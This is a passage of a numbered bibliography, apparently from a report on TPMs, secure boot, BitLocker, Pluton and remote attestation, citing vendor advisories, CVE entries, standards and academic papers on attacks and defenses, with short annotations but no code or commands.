50. Martin Smolar, Anton Cherepanov (2021). *UEFI threats moving to the ESP: Introducing ESPecter bootkit*. https://www.welivesecurity.com/2021/10/05/uefi-threats-moving-esp-introducing-especter-bootkit/ Accessed 2026-05-09. October 5, 2021 ESET disclosure of ESPecter; ESP-resident bootkit category.
51. Kaspersky GReAT (2021). *FinSpy: unseen findings*. https://securelist.com/finspy-unseen-findings/104322/ Accessed 2026-05-09. September 2021 first public analysis of a real-world UEFI bootkit replacing bootmgfw.efi.
52. Microsoft DART/MSTIC (2023). *Guidance for investigating attacks using CVE-2022-21894: the BlackLotus campaign*. https://www.microsoft.com/en-us/security/blog/2023/04/11/guidance-for-investigating-attacks-using-cve-2022-21894-the-blacklotus-campaign/ Accessed 2026-05-09. April 11, 2023 incident-response guide; six BlackLotus forensic artefact classes.
53. NSA, CISA (2023). *BlackLotus Mitigation Guide*. https://media.defense.gov/2023/Jun/22/2003245723/-1/-1/0/CSI_BlackLotus_Mitigation_Guide.PDF Accessed 2026-05-09. June 22, 2023 joint US government cybersecurity information sheet.
54. The Register (2012). *Researcher creates proof-of-concept Win 8 UEFI rootkit*. https://www.theregister.com/2012/09/19/win8_rootkit/ Accessed 2026-05-09. September 19, 2012 reporting of the Allievi/ITSEC PoC.
55. Binarly REsearch (2023). *The Far-Reaching Consequences of LogoFAIL*. https://www.binarly.io/blog/far-reaching-consequences-of-logofail Accessed 2026-06-09. Original LogoFAIL disclosure describing image-parser vulnerabilities across AMI, Insyde, and Phoenix firmware and BMP/GIF/JPEG/PCX/TGA parser exposure.

56. NIST NVD. *CVE-2024-20666: BitLocker Security Feature Bypass Vulnerability*. https://nvd.nist.gov/vuln/detail/CVE-2024-20666 Accessed 2026-05-09. NVD entry establishing the CVE and BitLocker security-feature-bypass classification.
57. Heise (2025). *Attack bypasses BitLocker using Windows Recovery Environment*. https://www.heise.de/en/news/Attack-bypasses-BitLocker-using-Windows-Recovery-Environment-11292729.html Accessed 2026-06-09. Technical reporting on WinRE/BitLocker downgrade attacks using older signed `bootmgfw.efi` and the PCA-2011 to CA-2023 migration.
58. Microsoft (2024). *KB5034957: Updating the WinRE partition on deployed devices to address security vulnerabilities in CVE-2024-20666*. https://support.microsoft.com/en-us/topic/kb5034957-updating-the-winre-partition-on-deployed-devices-to-address-security-vulnerabilities-in-cve-2024-20666-0190331b-1ca3-42d8-8a55-7fc406910c10 Accessed 2026-06-09. Microsoft guidance tying CVE-2024-20666 mitigation to WinRE partition updates.
59. NVD (2023). *CVE-2023-24932 – Secure Boot Security Feature Bypass Vulnerability*. https://nvd.nist.gov/vuln/detail/CVE-2023-24932 Accessed 2026-05-09. NVD entry for the KB5025885 paired CVE.
60. Microsoft. *microsoft/secureboot_objects*. https://github.com/microsoft/secureboot_objects Accessed 2026-05-09. Canonical KEK/db/dbx distribution since 2024.
61. Apple. *Boot process for an Apple device*. https://support.apple.com/guide/security/boot-process-secb3000f149/web Accessed 2026-05-09. Apple application-processor boot chain: Boot ROM → LLB (legacy) → iBoot → kernel; Apple Root CA public key in Boot ROM.
62. Apple. *Secure Enclave*. https://support.apple.com/guide/security/secure-enclave-sec59b0b31ff/web Accessed 2026-05-09. Secure Enclave Processor as a dedicated subsystem integrated into Apple SoC; sepOS L4 microkernel; mailbox interface.
63. Apple. *System security overview*. https://support.apple.com/guide/security/system-security-overview-sec114e4db04/web Accessed 2026-05-09. Apple secure-boot continuity model: silicon-rooted chain of trust through software, including Secure Enclave secure boot.
64. Trusted Firmware-A project. *Trusted Firmware-A*. https://trustedfirmware-a.readthedocs.io/en/latest/ Accessed 2026-05-09. Reference secure-world

software for Armv7-A and Armv8-A platforms; Secure Monitor at EL3; PSCI / TBBR / SMC Calling Convention.

65. Trusted Firmware-A. *Trusted Board Boot*. https://trustedfirmware-a.readthedocs.io/en/latest/design/trusted-board-boot.html Accessed 2026-05-09. Trusted Board Boot Requirements (TBBR, Arm DEN0006D) and the BL1 → BL2 → BL31/BL32 → BL33 chain anchored on the ROTPK fused per silicon family.
66. Microsoft — *Introducing Windows 11* (2021). https://blogs.windows.com/windowsexperience/2021/06/24/introducing-windows-11/
67. David Weston — *Windows 11 enables security by design from the chip to the cloud*. https://www.microsoft.com/en-us/security/blog/2021/06/25/windows-11-enables-security-by-design-from-the-chip-to-the-cloud/
68. Microsoft — *TPM 2.0 – OEM mandate*. https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-tpm
69. Richard Stallman — *Can You Trust Your Computer?*. https://www.gnu.org/philosophy/can-you-trust.html
70. Gates Ushers in Next Generation of PC Computing With Launch of Windows 2000 — Microsoft News Center;
2000.
https://news.microsoft.com/source/2000/02/17/gates-ushers-in-next-generation-of-pc-computing-with-launch-of-windows-2000/
71. Microsoft — *Cryptography portal (Win32)*. https://learn.microsoft.com/en-us/windows/win32/seccrypto/cryptography-portal
72. Microsoft — *How Windows uses the TPM*. https://learn.microsoft.com/en-us/windows/security/hardware-security/tpm/how-windows-uses-the-tpm
73. Wikipedia contributors — *Trusted Computing Group*. https://en.wikipedia.org/wiki/Trusted_Computing_Group
74. Trusted Computing Group — *TPM Main Specification (Version 1.2)*. https://trustedcomputinggroup.org/resource/tpm-main-specification/
75. Johns Hopkins APL Technical Digest — *Trusted Platform Module Evolution*. https://secwww.jhuapl.edu/techdigest/Content/techdigest/pdf/V32-N02/32-02-Osborn.pdf
76. Paul England, Butler Lampson, John Manferdelli, Marcus Peinado, Bryan Willman — *A Trusted Open Platform*. https://www.microsoft.com/en-us/research/publication/trusted-open-platform/

77. Microsoft — *Secure Startup-Full Volume Encryption: Technical Overview*. https://download.microsoft.com/download/5/D/6/5D6EAF2B-7DDF-476B-93DC-7CF0072878E6/secure-start_tech.doc
78. Denis Andzakovic — *Extracting BitLocker keys from a TPM*. https://pulsesecurity.co.nz/articles/TPM-sniffing
79. Microsoft — *BitLocker overview*. https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/
80. Elaine Barker, Allen Roginsky — *NIST SP 800-131A Rev. 2 – Transitioning the Use of Cryptographic Algorithms and Key Lengths*. https://csrc.nist.gov/pubs/sp/800/131/a/r2/final
81. Marc Stevens, Elie Bursztein, Pierre Karpman, Ange Albertini, and Yarik Markov. *Announcing the first SHA1 collision*. https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html
82. Microsoft — *Microsoft Announces the Release of Windows NT Workstation 4.0*. https://news.microsoft.com/source/1996/07/31/microsoft-announces-the-release-of-windows-nt-workstation-4-0/
83. Trusted Computing Group — *TPM 2.0 Library Specification*. https://trustedcomputinggroup.org/resource/tpm-library-specification/
84. ISO/IEC — *ISO/IEC 11889-1:2015 – Information technology – Trusted platform module library – Part 1: Architecture*. https://www.iso.org/standard/66510.html
85. Will Arthur, David Challener, Kenneth Goldman — *A Practical Guide to TPM 2.0*. https://link.springer.com/book/10.1007/978-1-4302-6584-9
86. Microsoft — *Measured boot and host attestation*. https://learn.microsoft.com/en-us/azure/security/fundamentals/measured-boot-host-attestation
87. Configure Credential Guard / Virtualization-based security (overview). https://learn.microsoft.com/en-us/windows/security/identity-protection/credential-guard/
88. Microsoft — *How Windows Hello for Business works*. https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/how-it-works
89. Microsoft — *TPM key attestation*. https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/tpm-key-attestation
90. Denis Andzakovic — *lpc_sniffer_tpm*. https://github.com/denandz/lpc_sniffer_tpm

91. Henri Nurmi — *Sniff There, Leaks My BitLocker Key* (2022). https://labs.withsecure.com/publications/sniff-there-leaks-my-bitlocker-key
92. Thomas Dewaele, Julien Oberson — *TPM sniffing*. https://blog.scrt.ch/2021/11/15/tpm-sniffing/
93. SCRT — *Privilege escalation through TPM sniffing when BitLocker PIN is enabled*. https://blog.scrt.ch/2024/10/28/privilege-escalation-through-tpm-sniffing-when-bitlocker-pin-is-enabled/
94. Intel — *Intel NUC 13 Extreme Technical Product Specification*. https://www.intel.com/content/dam/support/us/en/documents/intel-nuc/NUC13SB-RN_TechProdSpec.pdf
95. Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, Nadia Heninger — *TPM-Fail*. https://tpm.fail/
96. NIST NVD — *CVE-2019-11090 – Intel PTT timing leak (TPM-Fail)*. https://nvd.nist.gov/vuln/detail/CVE-2019-11090
97. NIST NVD — *CVE-2019-16863 – STMicroelectronics ST33 TPM-FAIL*. https://nvd.nist.gov/vuln/detail/CVE-2019-16863
98. Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, Nadia Heninger — *TPM-FAIL: TPM meets Timing and Lattice Attacks*. https://www.usenix.org/conference/usenixsecurity20/presentation/moghimi
99. Hans Niklas Jacob, Christian Werling, Robert Buhren, Jean-Pierre Seifert — *faulTPM: Exposing AMD fTPMs Deepest Secrets* (2023). https://arxiv.org/abs/2304.14717
100. PSPReverse — *ftpm_attack – proof-of-concept code for faulTPM*. https://github.com/PSPReverse/ftpm_attack
101. AMD — *TPM Attestation Failure on AMD Platforms with ASP fTPM*. https://www.amd.com/en/resources/support-articles/faqs/pa-420.html
102. Microsoft — *Trusted launch for Azure VMs*. https://learn.microsoft.com/en-us/azure/virtual-machines/trusted-launch
103. Microsoft Security — *Microsoft and partners design new device security requirements to protect against targeted firmware attacks*. https://www.microsoft.com/en-us/security/blog/2019/10/21/microsoft-and-partners-design-new-device-security-requirements-to-protect-against-targeted-firmware-attacks/
104. *System Guard Secure Launch and SMM protection* (2026-05-10). Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/hardware-security/system-guard-secure-launch-and-smm-protection

105. *BitLocker Countermeasures (Microsoft Learn)*, 2024. https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/countermeasures
106. Microsoft Learn — *Get-Tpm*. https://learn.microsoft.com/en-us/powershell/module/trustedplatformmodule/get-tpm
107. NIST NVD — *CVE-2023-21563 – BitLocker Security Feature Bypass*. https://nvd.nist.gov/vuln/detail/CVE-2023-21563
108. NIST — *FIPS 203: Module-Lattice-Based Key-Encapsulation Mechanism Standard (ML-KEM)*. https://csrc.nist.gov/pubs/fips/203/final
109. NIST — *FIPS 204: Module-Lattice-Based Digital Signature Standard (ML-DSA)*. https://csrc.nist.gov/pubs/fips/204/final
110. NIST — *FIPS 205: Stateless Hash-Based Digital Signature Standard (SLH-DSA)*. https://csrc.nist.gov/pubs/fips/205/final
111. NIST — *Post-Quantum Cryptography project*. https://csrc.nist.gov/projects/post-quantum-cryptography
112. U.S. Federal Register — *Announcing Issuance of Federal Information Processing Standards (FIPS) – FIPS 203, 204, and 205*. https://www.federalregister.gov/documents/2024/08/14/2024-17956/announcing-issuance-of-federal-information-processing-standards-fips-fips-203-module-lattice-based
113. Microsoft — *ms-tpm-20-ref releases*. https://github.com/microsoft/ms-tpm-20-ref/releases
114. Fraunhofer SIT — *Post-Quantum Cryptography for TPM*. https://www.sit.fraunhofer.de/en/pqcryptography/post-quantum-cryptography-for-tpm/
115. Trusted Computing Group — *PC Client Platform TPM Profile (PTP) Specification*. https://trustedcomputinggroup.org/resource/pc-client-platform-tpm-profile-ptp-specification/
116. Mike Ounsworth, John Gray, Massimiliano Pala, Jan Klaussner, Scott Fluhrer — *Composite ML-DSA for X.509 (IETF LAMPS WG draft)*. https://datatracker.ietf.org/doc/draft-ietf-lamps-pq-composite-sigs/
117. Douglas Stebila, Scott Fluhrer, Shay Gueron — *Hybrid key exchange in TLS 1.3 (IETF TLS WG draft)*. https://datatracker.ietf.org/doc/draft-ietf-tls-hybrid-design/
118. Microsoft Security — *Quantum-safe security: Progress towards next-generation cryptography*. https://www.microsoft.com/en-us/security/blog/2025/08/20/quantum-safe-security-progress-towards-next-generation-cryptography/
119. CRoCS Masaryk University — *ROCA detection tool*. https://github.com/crocs-muni/roca

120. NIST NVD — *CVE-2017-15361 – Infineon ROCA*. https://nvd.nist.gov/vuln/detail/CVE-2017-15361
121. Wikipedia contributors — *ROCA vulnerability*. https://en.wikipedia.org/wiki/ROCA_vulnerability
122. Dan Goodin — *Crypto failure cripples millions of high-security keys, 750k Estonian IDs*. https://arstechnica.com/information-technology/2017/10/crypto-failure-cripples-millions-of-high-security-keys-750k-estonian-ids/
123. Microsoft Security Response Center — *MSRC Advisory ADV170012 – Vulnerability in TPM Could Allow Security Feature Bypass*. https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV170012
124. Microsoft — *Continuous access evaluation in Microsoft Entra ID* (2025). https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation
125. Microsoft — *CNG DPAPI (DPAPI-NG)*. https://learn.microsoft.com/en-us/windows/win32/seccng/cng-dpapi
126. Microsoft — *DPAPI-NG protection descriptors*. https://learn.microsoft.com/en-us/windows/win32/seccng/protection-descriptors
127. Brandon Vigliarolo — *Dell, Lenovo and HP responses to Microsoft Pluton*. https://www.theregister.com/2022/03/09/dell_pluton_microsoft/
128. Mark Hachman — *Why the biggest laptop vendors are ignoring Microsoft Pluton security tech* (2022). https://www.pcworld.com/article/621767/why-the-biggest-laptop-vendors-are-ignoring-microsofts-pluton-security-tech.html
129. Michael Larabel — *Pluton TPM CRB driver merged for Linux 6.3* (2023). https://www.phoronix.com/news/Pluton-TPM-CRB-Merged-Linux-6.3
130. Matthew Garrett — *Bringing Pluton support to Linux* (2022). https://mjg59.dreamwidth.org/58879.html Note: AMD Ryzen 6000 / Asus G14 BIOS reverse-engineering; PSP soft-fuse 0xB BIT36; observed Pluton firmware blob appeared to contain chunks of TPM 2.0 reference code and decompiled as ARM.
131. Vijay Sarvepalli — *CERT/CC VU#282450 — TPM 2.0 reference implementation OOB read in CryptHmacSign* (2025). https://www.kb.cert.org/vuls/id/282450 Note: Anonymous reporter; document author Vijay Sarvepalli; Date Public 2025-06-10.
132. *Anatomy of a secured MCU* (2018). https://azure.microsoft.com/en-us/blog/anatomy-of-a-secured-mcu/ Note: First publicly verifiable use of the “Pluton” name (April 2018).

133. *From research idea to research-powered product: Behind the scenes with Azure Sphere*. https://www.microsoft.com/en-us/research/blog/from-research-idea-to-research-powered-product-behind-the-scenes-with-azure-sphere Note: Codename 4x4 = 4 MB RAM + 4 MB Flash; AI+Research NExT origin (2015).
134. Galen Hunt, George Letey, Edmund Nightingale — *The Seven Properties of Highly Secure Devices* (2017). https://www.microsoft.com/en-us/research/publication/seven-properties-highly-secure-devices/ Note: MSR-TR-2017-16 (March 2017); the architectural manifesto behind Azure Sphere and Pluton.
135. *Microsoft open-sources effort to build a hardware chip that protects firmware* (2017). https://siliconangle.com/2017/11/09/microsoft-open-sources-effort-build-hardware-chip-protects-firmware-hackers/
136. *Project Cerberus — Open Compute Project / Project Olympus*. https://github.com/opencomputeproject/Project_Olympus/tree/master/Project_Cerberus Note: Architecture, Challenge Protocol, Firmware Update, HPFR, Processor Cryptography PDFs.
137. *Project Cerberus reference implementation*. https://github.com/Azure/Project-Cerberus Note: Microsoft-maintained Cerberus reference implementation; FreeRTOS and Linux ports.
138. *Project Cerberus (Microsoft Learn)*. https://learn.microsoft.com/en-us/azure/security/fundamentals/project-cerberus Note: NIST 800-193 alignment; Platform Firmware Manifest; Azure Host Attestation Service.
139. *NIST SP 800-193: Platform Firmware Resiliency Guidelines* (2018). https://csrc.nist.gov/pubs/sp/800/193/final
140. Galen Hunt — *Introducing Microsoft Azure Sphere: Secure and power the intelligent edge* (2018). https://azure.microsoft.com/en-us/blog/introducing-microsoft-azure-sphere-secure-and-power-the-intelligent-edge/ Note: Azure Sphere preview at RSA 2018 (April 16, 2018); custom silicon "inspired by 15 years of experience and learnings from Xbox".
141. Microsoft Azure Blog — *A secure foundation for IoT, Azure Sphere now generally available* (2020). https://azure.microsoft.com/en-us/blog/a-secure-foundation-for-iot-azure-sphere-now-generally-available/ Note: February 24, 2020 Azure Sphere general-availability announcement.
142. *Azure Sphere—Microsoft's answer to escalating IoT threats—reaches general availability* (Microsoft Security Blog, 2020). https://www.microsoft.com/

en-us/security/blog/2020/02/24/azure-sphere-microsoft-answer-iot-threats-reaches-general-availability/

143. *AMD Platform Security Processor (Wikipedia)*. https://en.wikipedia.org/wiki/AMD_Platform_Security_Processor
144. Michael Larabel — *AMD Ryzen 6000 to ship with Microsoft Pluton* (2022). https://www.phoronix.com/news/AMD-Ryzen-6000-Pluton
145. AMD — *AMD Unveils New Ryzen Mobile Processors Uniting "Zen 3+" core with AMD RDNA 2 Graphics* (2022). https://www.amd.com/en/newsroom/press-releases/2022-1-4-amd-unveils-new-ryzen-mobile-processors-uniting-z.html Note: AMD's January 4, 2022 announcement; states Ryzen 6000 Series integrated the Microsoft Pluton security processor.
146. *Caliptra: open-source datacenter Root of Trust*. https://github.com/chipsalliance/Caliptra Note: Datacenter-class on-die RTM IP; CHIPS Alliance source stewardship.
147. *Caliptra specification (CHIPS Alliance Pages)*. https://chipsalliance.github.io/Caliptra/
148. *TPMScan: a wide-scale study of security-relevant properties of TPM 2.0 chips* (2024). https://crocs.fi.muni.cz/_media/publications/pdf/2024-ches-tpmscan.pdf Note: CHES 2024.
149. Petr Svenda, Antonin Dufka, Milan Broz, Roman Lacko, Tomas Jaros, Daniel Zatovic, Josef Pospisil — *TPMScan: A wide-scale study of security-relevant properties of TPM 2.0 chips* (2024). https://tches.iacr.org/index.php/TCHES/article/view/11444 Note: IACR TCHES vol. 2024 issue 2 pp. 714-734; DOI 10.46586/tches.v2024.i2.714-734; iTPM corpus includes Pluton-based iTPMs.
150. *Tock embedded operating system*. https://github.com/tock/tock
151. *Linux 6.3 Pluton TPM CRB merge commit*. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=219ac97a486c1ad9c110cb96ebdad7ba068236fb
152. *The Secure Enclave (Apple Platform Security)*. https://support.apple.com/guide/security/the-secure-enclave-sec59b0b31ff/web Note: Cross-confirmation source for Apple SEP universal-deployment scope across iPhone 5s+, iPad Air+, and Apple-silicon Mac generations.
153. *Apple T2 (Wikipedia)*. https://en.wikipedia.org/wiki/Apple_T2
154. *Titan M makes Pixel 3 our most secure phone yet* (2018). https://blog.google/products-and-platforms/devices/pixel/titan-m-makes-pixel-3-our-most-secure-phone-yet/

155. *Pixel 6: Setting a new standard for mobile security* (2021). https://security.googleblog.com/2021/10/pixel-6-setting-new-standard-for-mobile.html Note: Google Online Security Blog post on Titan M2 / Pixel 6 (October 2021); in-house RISC-V security chip with AVA_VAN.5 target.
156. *OpenTitan*. https://opentitan.org/
157. *OpenTitan reaches commercial availability (lowRISC)* (2024). https://lowrisc.org/news/opentitan-commercial-availability/ Note: February 13, 2024; nine coalition members; lowRISC = host.
158. *NVD CVE-2025-2884* (2025). https://nvd.nist.gov/vuln/detail/CVE-2025-2884 Note: CryptHmacSign OOB read in TCG TPM 2.0 reference (Level 00, Revision 01.83).
159. *Intel Security Advisory SA-01209*. https://www.intel.com/content/www/us/en/security-center/advisory/intel-sa-01209.html
160. *Siemens SSA-628843*. https://cert-portal.siemens.com/productcert/html/ssa-628843.html
161. *CVE-2025-49133 (libtpms)*. https://www.cve.org/CVERecord?id=CVE-2025-49133
162. *libtpms commit 04b2d8e9 (CVE-2025-49133)*. https://github.com/stefanberger/libtpms/commit/04b2d8e9afc0a9b6bffe562a23e58c0de11532d1
163. *TCG VRT0009 Advisory*. https://trustedcomputinggroup.org/wp-content/uploads/VRT0009-Advisory-FINAL.pdf
164. *IETF Key Transparency (KEYTRANS) Working Group*. https://datatracker.ietf.org/wg/keytrans/about/ Note: Active IETF working group on transparency-logged identity keys; the closest active venue for the multi-signer transparency thread, although KEYTRANS scope is end-user identity keys, not firmware-signing keys.
165. *Cyber Resilience Act*. https://digital-strategy.ec.europa.eu/en/policies/cyber-resilience-act Note: European Commission policy page; verbatim "The CRA entered into force on 10 December 2024. The main obligations introduced by the Act will apply from 11 December 2027, with reporting obligations to apply as of 11 September 2026."
166. *BSI-CC-PP-0084 — Security IC Platform Protection Profile*. https://www.bsi.bund.de/SharedDocs/Zertifikate_CC/PP/aktuell/PP_0084.html Note: German BSI Common Criteria PP-0084 (current version PP-0084-V2-2026; 2014 historical version); EAL4 / AVA_VAN.5 baseline used historically for Infineon SLB 9670 / 9672 dTPMs.

167. *DMTF DSP0274 — Security Protocol and Data Model (SPDM)*. https://www.dmtf.org/dsp/DSP0274 Note: Canonical SPDM 1.3 reference; publication cadence 1.3.0 (Jun 2023) → 1.3.2 (Sep 2024) → 1.3.3 (Dec 2025); content mirror via caliptra-mcu-spdm.
168. *Caliptra MCU SPDM Responder*. https://chipsalliance.github.io/caliptra-mcu-sw/spdm.html Note: Rust SPDM 1.3 responder design; X.509v3-anchored mutual auth; canonical mirror of DSP0274 v1.3.2 content.
169. *Caliptra at OCP Global Summit 2024 — 2.0 RTL Design Freeze* (2024). https://www.chipsalliance.org/news/caliptra-ocp-global-summit-2024/ Note: Caliptra 2.0 RTL freeze October 2024; Dilithium / Kyber commitment; Reference Stack: MCTP PLDM, SPDM.
170. L. Lundblade, G. Mandyam, J. O'Donoghue, C. Wallace — *RFC 9711 — The Entity Attestation Token (EAT)* (2025). https://datatracker.ietf.org/doc/rfc9711/ Note: Standards Track, April 2025; CWT/JWT evidence/result token format.
171. H. Birkholz, T. Fossati, Y. Deshpande, N. Smith, W. Pan — *draft-ietf-rats-corim-10 — Concise Reference Integrity Manifest*. https://datatracker.ietf.org/doc/draft-ietf-rats-corim/ Note: In WG Last Call as of March 2026; appraisal-time profile for endorsements + reference values.
172. H. Birkholz, N. Smith, T. Fossati, H. Tschofenig, D. Glaze — *draft-ietf-rats-msg-wrap-23 — Conceptual Message Wrapper*. https://datatracker.ietf.org/doc/draft-ietf-rats-msg-wrap/ Note: In RFC Editor queue since December 2025; CBOR tag + JWT/CWT claims + X.509 extension envelope.
173. *IETF RATS WG Documents*. https://datatracker.ietf.org/wg/rats/documents/ Note: Active Internet-Draft inventory: corim-10, msg-wrap-23, multi-verifier-00, posture-assessment-04, EAR-03, epoch-markers-03, pkix-key-attestation-05.
174. *OCP S.A.F.E. — Security Appraisal Framework and Enablement*. https://github.com/opencomputeproject/OCP-Security-SAFE/blob/main/Documentation/framework.md Note: v2.0 March 2026 added CoRIM SFR support; third-party-audit framework for firmware appraisal.
175. *TCG DICE Architecture Landing Page*. https://trustedcomputinggroup.github.io/DICE/ Note: Hardware Root of Trust as a component-level identity primitive; UDS / CDI canonical reference.
176. *Open Profile for DICE — Specification v2.6*. https://pigweed.googlesource.com/open-dice/+/refs/heads/main/docs/specification.md Note: Reference profile citing TCG DICE; defines UDS / CDI primitives.

177. *BSI-DSZ-CC-1021-V2-2017 — Infineon SLB 9670 EAL4+*. https://www.bsi.bund.de/SharedDocs/Zertifikate_CC/CC/SmartCards_IC_Cryptolib/1021_1021V2.html Note: BSI Common Criteria certificate for Infineon SLB 9670 family; EAL4+ ALC_FLR.1 AVA_VAN.4 against TCG TPM PC Client PP; the most recent public CC certification of the Infineon SLB 9670 / 9672 family at that posture.
178. Trusted Computing Group — *TPM 2.0 Library Specification, Part 2: Structures*. https://trustedcomputinggroup.org/wp-content/uploads/TPM-Rev-2.0-Part-2-Structures-01.38.pdf Note: Defines the TPM 2.0 structures and permanent properties, including `TPM_PT_MANUFACTURER`, the four-byte manufacturer identifier surfaced by Windows as `ManufacturerIdTxt`.
179. Secured-core PCs (OEM highly secure 11). https://learn.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-highly-secure-11
180. A Secure and Reliable Bootstrap Architecture. https://www.cs.umd.edu/~waa/pubs/oakland97.pdf
181. *Wikipedia: Trusted Platform Module*. https://en.wikipedia.org/wiki/Trusted_Platform_Module
182. Tbsi_Get_TCG_Log function (tbs.h). https://learn.microsoft.com/en-us/windows/win32/api/tbs/nf-tbs-tbsi_get_tcg_log
183. UEFI Forum specifications index. https://uefi.org/specifications
184. NIST SP 800-155 IPD (December 2011 draft PDF). https://csrc.nist.gov/files/pubs/sp/800/155/ipd/docs/draft-SP800-155_Dec2011.pdf
185. PC Client Platform Firmware Profile Specification (TCG). https://trustedcomputinggroup.org/resource/pc-client-specific-platform-firmware-profile-specification/
186. *Microsoft Learn: Microsoft Azure Attestation overview*. https://learn.microsoft.com/en-us/azure/attestation/overview
187. tpm2_eventlog man page. https://github.com/tpm2-software/tpm2-tools/blob/master/man/tpm2_eventlog.1.md
188. *How a hardware-based root of trust helps protect Windows* (2026-05-10). Microsoft Learn. https://learn.microsoft.com/en-us/windows/security/hardware-security/how-hardware-based-root-of-trust-helps-protect-windows
189. Wack0/bitlocker-attacks index (GitHub). https://github.com/Wack0/bitlocker-attacks
190. How to manage the Windows Boot Manager revocations for Secure Boot changes associated with CVE-2023-24932. https://support.microsoft.

com/en-us/topic/how-to-manage-the-windows-boot-manager-revocations-for-secure-boot-changes-associated-with-cve-2023-24932-41a975df-beb2-40c1-99a3-b3ff139f832d
191. tpmtool. https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/tpmtool
192. tpm2-software/tpm2-tools. https://github.com/tpm2-software/tpm2-tools
193. *Configure BitLocker (TPM platform validation profile for native UEFI; Microsoft Learn)*, 2024. https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/configure?tabs=os
194. manage-bde protectors. https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/manage-bde-protectors
195. Attacking Intel Trusted Execution Technology. https://invisiblethingslab.com/resources/bh09dc/Attacking%20Intel%20TXT%20-%20paper.pdf
196. TrenchBoot project home. https://trenchboot.org/
197. TrenchBoot documentation (GitHub). https://github.com/TrenchBoot/documentation
198. Bootstrapping Trust in a "Trusted" Platform. https://www.usenix.org/legacy/event/hotsec08/tech/full_papers/parno/parno.pdf
199. *Microsoft Azure Attestation — TPM attestation concepts*. https://learn.microsoft.com/en-us/azure/attestation/tpm-attestation-concepts
200. Bryan Parno — faculty page (CMU). https://www.andrew.cmu.edu/user/bparno/
201. MSRC advisory for CVE-2023-21563 (bitpixie). https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-21563
202. Windows BitLocker: Screwed without a Screwdriver (38C3). https://events.ccc.de/congress/2024/hub/en/event/windows-bitlocker-screwed-without-a-screwdriver/
203. martanne/bitpixie proof-of-concept (GitHub). https://github.com/martanne/bitpixie
204. CVE-2022-21894: Secure Boot Security Feature Bypass Vulnerability (Baton Drop). https://nvd.nist.gov/vuln/detail/CVE-2022-21894
205. *x86 virtualization* (2026-05-10). Wikipedia. https://en.wikipedia.org/wiki/X86_virtualization
206. BitLocker Group Policy settings. https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/bitlocker-group-policy-settings

207. *Microsoft Graph — deviceHealthAttestationState resource type*. https://learn.microsoft.com/en-us/graph/api/resources/intune-devices-devicehealthattestationstate?view=graph-rest-1.0
208. Ernie Brickell, Jan Camenisch, Liqun Chen — *Direct Anonymous Attestation*. https://research.ibm.com/publications/direct-anonymous-attestation
209. *AWS Nitro Enclaves — Set up attestation*. https://docs.aws.amazon.com/enclaves/latest/user/set-up-attestation.html
210. *Establishing your app integrity (App Attest)*. https://developer.apple.com/documentation/devicecheck/establishing-your-app-s-integrity
211. *Play Integrity API overview*. https://developer.android.com/google/play/integrity/overview
212. Web Authentication: An API for accessing Public Key Credentials – Level 2 (latest). W3C. https://www.w3.org/TR/webauthn-2/
213. Trusted Computing Group — *About the Trusted Computing Group*. https://web.archive.org/web/20030415224302/http://www.trustedcomputinggroup.org/about
214. Rolf Lindemann — *FIDO ECDAA Algorithm v2.0*. https://fidoalliance.org/specs/fido-v2.0-id-20180227/fido-ecdaa-algorithm-v2.0-id-20180227.html
215. Ross Anderson — *Trusted Computing Frequently Asked Questions — TC / TCG / LaGrande / NGSCB / Longhorn / Palladium / TCPA Version 1.1*. https://www.cl.cam.ac.uk/~rja14/tcpa-faq.html
216. Ross Anderson — *Cryptography and Competition Policy — Issues with Trusted Computing*. https://www.cl.cam.ac.uk/~rja14/Papers/tcpa.pdf
217. Seth Schoen — *Trusted Computing: Promise and Risk*. https://www.eff.org/wp/trusted-computing-promise-and-risk
218. David Chaum, Eugène van Heyst — *Group Signatures*. https://doi.org/10.1007/3-540-46416-6_22
219. Jan Camenisch, Markus Stadler — *Efficient group signature schemes for large groups*. https://doi.org/10.1007/BFb0052252
220. Giuseppe Ateniese, Jan Camenisch, Marc Joye, Gene Tsudik — *A Practical and Provably Secure Coalition-Resistant Group Signature Scheme*. https://doi.org/10.1007/3-540-44598-6_16
221. Jan Camenisch, Markus Michels — *A Group Signature Scheme with Improved Efficiency*. https://doi.org/10.1007/3-540-49649-1_14
222. Jan Camenisch, Anna Lysyanskaya — *An Efficient System for Non-transferable Anonymous Credentials with Optional Anonymity Revocation*. https://doi.org/10.1007/3-540-44987-6_7

223. Jan Camenisch, Anna Lysyanskaya — *Signature Schemes and Anonymous Credentials from Bilinear Maps*. https://doi.org/10.1007/978-3-540-28628-8_4
224. Dan Boneh, Xavier Boyen, Hovav Shacham — *Short Group Signatures*. https://doi.org/10.1007/978-3-540-28628-8_3
225. Ernie Brickell, Jan Camenisch, Liqun Chen — *Direct Anonymous Attestation*. https://eprint.iacr.org/2004/205
226. David Bernhard, Georg Fuchsbauer, Essam Ghadafi, Nigel Smart, Bogdan Warinschi — *Anonymous attestation with user-controlled linkability*. https://link.springer.com/article/10.1007/s10207-013-0191-z
227. Ben Smyth, Mark Ryan, Liqun Chen — *Formal analysis of privacy in Direct Anonymous Attestation schemes*. https://doi.org/10.1016/j.scico.2015.04.004
228. Ernie Brickell, Liqun Chen, Jiangtao Li — *Simplified security notions of Direct Anonymous Attestation and a concrete scheme from pairings*. https://doi.org/10.1007/s10207-009-0076-3
